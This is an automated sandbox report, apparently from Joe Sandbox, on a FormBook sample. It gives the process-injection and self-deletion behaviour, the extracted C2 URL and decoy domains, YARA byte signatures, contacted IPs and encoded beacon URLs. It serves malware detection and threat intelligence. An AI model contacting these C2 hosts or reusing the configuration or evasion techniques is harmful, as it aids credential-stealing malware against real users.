ID: 483595
Sample Name:
SRMETALINDUSTRIES.exe
Cookbook: default.jbs
Time: 09:42:07
Date: 15/09/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report SRMETALINDUSTRIES.exe

Overview


General Information

Sample Name:	SRMETALINDUSTRIES.exe
Analysis ID:	483595
MD5:	51fb6f484b4bc55..
SHA1:	6548d2e4c98845..
SHA256:	4b9ec9143ae247..
Tags:	exe xloader
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through …
- Yara detected AntiVM3
- System process connects to networ…
- Sigma detected: Suspect Svchost A…
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Machine Learning detection for samp…
- Self deletion via cmd delete
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…

Classification



Process Tree

- **System is w10x64**
- SRMETALINDUSTRIES.exe (PID: 6164 cmdline: 'C:\Users\user\Desktop\SRMETALINDUSTRIES.exe' MD5: 51FB6F484B4BC554A7FDDB7DC24C994E)
  - SRMETALINDUSTRIES.exe (PID: 1260 cmdline: C:\Users\user\Desktop\SRMETALINDUSTRIES.exe MD5: 51FB6F484B4BC554A7FDDB7DC24C994E)
    - explorer.exe (PID: 3440 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - svchost.exe (PID: 1972 cmdline: C:\Windows\SysWOW64\svchost.exe MD5: FA6C268A5B5BDA067A901764D203D433)
        - cmd.exe (PID: 2456 cmdline: /c del 'C:\Users\user\Desktop\SRMETALINDUSTRIES.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6832 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.nordicbatterybelt.net/n58i/"
  ],
  "decoy": [
    "southerncircumstance.com",
    "mcsasco.com",
    "ifbrick.com",
    "societe-anonyme.net",
    "bantank.xyz",
    "dogecoin.beauty",
    "aboutacoffee.com",
    "babalandlordrealestate.com",
    "tintgta.com",
    "integrity.directory",
    "parwnr.icu",
    "poltishof.online",
    "stayandstyle.com",
    "ickjeame.xyz",
    "currentmotors.ca",
    "pond.fund",
    "petrosterzis.com",
    "deadbydaylightpoints.com",
    "hotel-balzac.paris",
    "focusmaintainance.com",
    "odeonmarket.com",
    "voeran.net",
    "lookailpop.xyz",
    "sashaignatenko.com",
    "royalgreenvillage.com",
    "airbhouse.com",
    "zl-dz.com",
    "fuwuxz.com",
    "wugupihuhepop.xyz",
    "zmdhysm.com",
    "luchin.site",
    "rnchaincvkbip.xyz",
    "fffddfrfqffrtgthhhbhffgfr.com",
    "goabbasoon.info",
    "booyahbucks.com",
    "ilovecoventry.com",
    "components-electronics.com",
    "advindustry.com",
    "browandline.com",
    "hotnspicy.site",
    "marlonj26.com",
    "holidays24.net",
    "starworks.online",
    "mbchaindogbbc.xyz",
    "3wouqg.com",
    "evnfreesx.com",
    "baureihe51.com",
    "hycelassetmanagement.space",
    "photostickomni-trendyfinds.com",
    "singisa4letterword.com",
    "thklw.online",
    "menramen.com",
    "highspeedinternetinc.com",
    "beerenhunger.info",
    "hisensor.world",
    "lassurancevalence.com",
    "clementchanlab.com",
    "customia.xyz",
    "alysvera-centroestetico.com",
    "cx-xiezuo.com",
    "index-mp3.com",
    "mybenefits51.com",
    "vyhozoi.site",
    "lingerista.net"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.611035350.0000000000E30000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.611035350.0000000000E30000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.611035350.0000000000E30000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
00000004.00000002.422353517.0000000000F00000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000004.00000002.422353517.0000000000F00000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 24 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.SRMETALINDUSTRIES.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.SRMETALINDUSTRIES.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19b97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.SRMETALINDUSTRIES.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ac9:$sqlite3step: 68 34 1C 7B E1 • 0x16bdc:$sqlite3step: 68 34 1C 7B E1 • 0x16af8:$sqlite3text: 68 38 2A 90 C5 • 0x16c1d:$sqlite3text: 68 38 2A 90 C5 • 0x16b0b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c33:$sqlite3blob: 68 53 D8 7F 8C
4.2.SRMETALINDUSTRIES.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.SRMETALINDUSTRIES.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18d97:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Suspect Svchost Activity

Sigma detected: Suspicious Svchost Process

Sigma detected: Windows Processes Suspicious Parent Directory

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

.NET source code contains very large strings

Data Obfuscation:

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1	Input Capture 1	Security Software Discovery 2 2 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop c Insecure Network Communica
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3 1	Security Account Manager	Virtualization/Sandbox Evasion 3 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 Track Devic Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1 1	LSA Secrets	System Information Discovery 1 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communica
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 3	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Timestomp 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	File Deletion 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellu Base Statior


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SRMETALINDUSTRIES.exe	20%	ReversingLabs	ByteCode-MSIL.Trojan.Barys	
SRMETALINDUSTRIES.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.SRMETALINDUSTRIES.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://www.domainnameshop.com/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://https://www.domainnameshop.com/whois?currency=SEK&lang=sv	0%	Avira URL Cloud	safe	
http://www.ifbrick.com/n58i/?fD=F+G31dedRh6HLTd+ecIv/qGaPc+OF0rVpdWlg5lJjBXzRtzoveZeEYo5TUAR7GVYQJUOwMAABw==&7nVT9d=P6AhC8Yh4LuLMhK0	0%	Avira URL Cloud	safe	
http://www.nordicbatterybelt.net/n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=M2+dNbjF68Ecx6/kG0IjEvERphPYwrhl5ASQUZVNwgXuLMQcMfVPa3ABQDdZS66N8pSyWuXUWw==	0%	Avira URL Cloud	safe	
http://www.starworks.online/n58i/?fD=PUNHIxjtOSFwkEXuacN/093UMB3LWAmrPV2Rldw+lO4ozANnbCtjpuKVlOTMjGDvzMsTPi3I2g==&7nVT9d=P6AhC8Yh4LuLMhK0	0%	Avira URL Cloud	safe	
www.nordicbatterybelt.net/n58i/	0%	Avira URL Cloud	safe	
http://https://www.domainnameshop.com/whois	0%	Avira URL Cloud	safe	
http://www.integrity.directory/n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=unnhyE6s8wGaSGOfJAqqywl5AWsKat8KABC8TJyOz0JlXUzqDPtAwNp8gBEuIS9Csn5pfDFizQ==	0%	Avira URL Cloud	safe	
http://www.sashaignatenko.com/n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=lQPyE+VrRvak8LK8nAdRdA+GXS2RT8iR9v4gvsbeLz4LfgOhT+qf8KqQA9G0pMp8GxoQ9RLGrw==	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.nordicbatterybelt.net	185.134.245.113	true	true		unknown
www.zmdhysm.com	154.64.44.142	true	false		unknown
www.integrity.directory	44.227.65.245	true	true		unknown
menramen.com	180.235.151.100	true	true		unknown
www.ifbrick.com	165.73.84.33	true	true		unknown
ladi-dns-ssl-nlb-prod-4-5fac4e17b8b8295e.elb.ap-southeast-1.amazonaws.com	13.250.255.10	true	false		high
sashaignatenko.com	185.215.4.13	true	true		unknown
www.hisensor.world	unknown	unknown	true		unknown
www.menramen.com	unknown	unknown	true		unknown
www.advindustry.com	unknown	unknown	true		unknown
www.sashaignatenko.com	unknown	unknown	true		unknown
www.starworks.online	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.ifbrick.com/n58i/?fD=F+G31dedRh6HLTd+ecIv/qGaPc+OF0rVpdWlg5lJjBXzRtzoveZeEYo5TUAR7GVYQJUOwMAABw==&7nVT9d=P6AhC8Yh4LuLMhK0	true	• Avira URL Cloud: safe	unknown
http://www.nordicbatterybelt.net/n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=M2+dNbjF68Ecx6/kG0IjEvERphPYwrhl5ASQUZVNwgXuLMQcMfVPa3ABQDdZS66N8pSyWuXUWw==	true	• Avira URL Cloud: safe	unknown
http://www.starworks.online/n58i/?fD=PUNHIxjtOSFwkEXuacN/093UMB3LWAmrPV2Rldw+lO4ozANnbCtjpuKVlOTMjGDvzMsTPi3I2g==&7nVT9d=P6AhC8Yh4LuLMhK0	true	• Avira URL Cloud: safe	unknown
www.nordicbatterybelt.net/n58i/	true	• Avira URL Cloud: safe	low
http://www.integrity.directory/n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=unnhyE6s8wGaSGOfJAqqywl5AWsKat8KABC8TJyOz0JlXUzqDPtAwNp8gBEuIS9Csn5pfDFizQ==	true	• Avira URL Cloud: safe	unknown
http://www.sashaignatenko.com/n58i/?7nVT9d=P6AhC8Yh4LuLMhK0&fD=lQPyE+VrRvak8LK8nAdRdA+GXS2RT8iR9v4gvsbeLz4LfgOhT+qf8KqQA9G0pMp8GxoQ9RLGrw==	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.215.4.13	sashaignatenko.com	Denmark		50129	TVHORADADAES	true
165.73.84.33	www.ifbrick.com	South Africa		37611	AfrihostZA	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
13.250.255.10	ladi-dns-ssl-nlb-prod-4-5fac4e17b8b8295e.elb.ap-southeast-1.amazonaws.com	United States		16509	AMAZON-02US	false
185.134.245.113	www.nordicbatterybelt.net	Norway		12996	DOMENESHOPOsloNorway NO	true
44.227.65.245	www.integrity.directory	United States		16509	AMAZON-02US	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	483595
Start date:	15.09.2021
Start time:	09:42:07
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 29s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SRMETALINDUSTRIES.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@7/1@9/5
EGA Information:	Failed
HDC Information:	• Successful, ratio: 69.1% (good quality ratio 64.3%) • Quality average: 71.2% • Quality standard deviation: 31%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
09:43:07	API Interceptor	1x Sleep call for process: SRMETALINDUSTRIES.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.134.245.113	Y-20211907-00927735_pdf.exe	Get hash	malicious	Browse	• www.bjornadal.info/uisg/?tF=ML04lb7xhZYx&5j3p=ijpPZzbaHpqswGzO9IDjiR3ZgO0IY8lCdEHX90hnfo+miiKxnWc46XtyT8avhaMcoLuh
	00987263554120715_pdf.exe	Get hash	malicious	Browse	• www.bjornadal.info/uisg/?iL0llN=ijpPZzbaHpqswGzO9IDjiR3ZgO0IY8lCdEHX90hnfo+miiKxnWc46XtyT/6VxLskysPm&V0=1b_XAVMxthBDxzZ
	Swift copy_9808.exe	Get hash	malicious	Browse	• www.hielogram.com/p6nu/?C2JdTP=GwnG2+4Ox+q27cUESZmcj87F8LDwpP64CUxCFnmRgyZ7JM+qKfxBNMNAEaQTgW16Viyh&z6nHM=ITnT9Fg
	EJIMS.exe	Get hash	malicious	Browse	• www.arctic-thinking.com/eo5u/?ATRPZLx=yydTUguCIsKUBqex5kw2B9bqR/Tbmi27HEsVkFuXlSNVQzjMEAVLIBKERmZxc8b3054g&3fqHGn=ZlnpMphxFT
	APR SOA---- Worldwide Partner--WWP SC+SHA.PDF.exe	Get hash	malicious	Browse	• www.trivesse.online/o86d/?2dqLW0=RXBPDPWx&Sh=EfT1fZ4XBAI8B8lFjECuzLyH8vcwDBWO8j8rpLkPmh4yQ+zcTfmOhiRB11y90XxVAevV
	Financial Results April 21.pptx (9,753K).exe	Get hash	malicious	Browse	• www.eiendomsadvokatene.net/tboh/?yrvHSPgX=ifurjOVBbv//NDfC0jTFaWSdJ8grIL0sgHNRQvokJCpwOnIquQkn/Qmuz7SUk/WVwqYj&K8e4v=Ab8TRh10Irv0MPg
	Pd0Tb0v0WW.exe	Get hash	malicious	Browse	• www.appexivo.com/iu4d/?jBZ4=nai0PiE1ZI6LgVYNyYhl/SvPFfYDGGwz3NFtmAbMwqVtCuJxJmoPqqdQ/D4EO5hGmBl8&1bz=WXrpCdsXv

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment_03262021_jpg.exe	Get hash	malicious	Browse	• www.8bitupgrades.com/c8bs/?CR=_DKdKjZ&b6=rCYK2h3dal9iLKwlqGql+neFNq6uaEMs6im2KbEaS7MRsnsGRrLrxjr70kWezIj/WNmY
	MV WAF PASSION.exe	Get hash	malicious	Browse	• www.appexivo.com/iu4d/?EZA0pp=nai0PiE1ZI6LgVYNyYhI/SvPFfYDGGwz3NFtmAbMwqVtCuJxJmoPqqdQ/AY+eoB+8mE7&GzrX9=Axo834d
	Zahlung_03242021_png.exe	Get hash	malicious	Browse	• www.8bitupgrades.com/c8bs/?w2=MDK0&9rn0Id=rCYK2h3dal9iLKwlqGql+neFNq6uaEMs6im2KbEaS7MRsnsGRrLrxjr70kWezIj/WNmY
	57Db7VS2KO.exe	Get hash	malicious	Browse	• www.badstar.net/tmz/?Exl0=soNcoPEoKs/c3JYaXreneZuYDx5TVTPv8pA9M7HUNPC+lj2LTt6w6+c1A2SnPUqMNeJe&0pk=WHnxA2AX6
	imTmqTngvS.exe	Get hash	malicious	Browse	• www.badstar.net/tmz/?8p=fdiLulhXj&qFQhSfAp=soNcoPEoKs/c3JYaXreneZuYDx5TVTPv8pA9M7HUNPC+lj2LTt6w6+c1A2encEmPUOJlldnKYw==
	GOLvTSVQTD8nam7.exe	Get hash	malicious	Browse	• www.badstar.net/tmz/?u6u0=soNcoPEoKs/c3JYaXreneZuYDx5TVTPv8pA9M7HUNPC+lj2LTt6w6+c1A2SnPUqMNeJe&9rTl7P=xPJpGjT8
	Spisemuligheds4.exe	Get hash	malicious	Browse	• www.sandefjordsilicionalley.com/gpb6/?2d=EqzoeepA8esh1pAvenM/kydmrwltihbGhGRyCMC7xU0PDBdRFIVsT21NQR90+Y61XWjx&SBtxlt=lxlHQfw0FrIH

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	11INVOICE-424.exe	Get hash	malicious	Browse	• www.rykkje.com/pf/?r6i=chA3uRGzsUNIJgxeMb+dI9dpbdiI7tUlatD/6M2sqkmnf0EWoBz/0OUDrUzEx5zxBD1K&X40duf=CXC8gt0Hmftxf

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.ifbrick.com	arrival notice.exe	Get hash	malicious	Browse	• 165.73.84.33

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
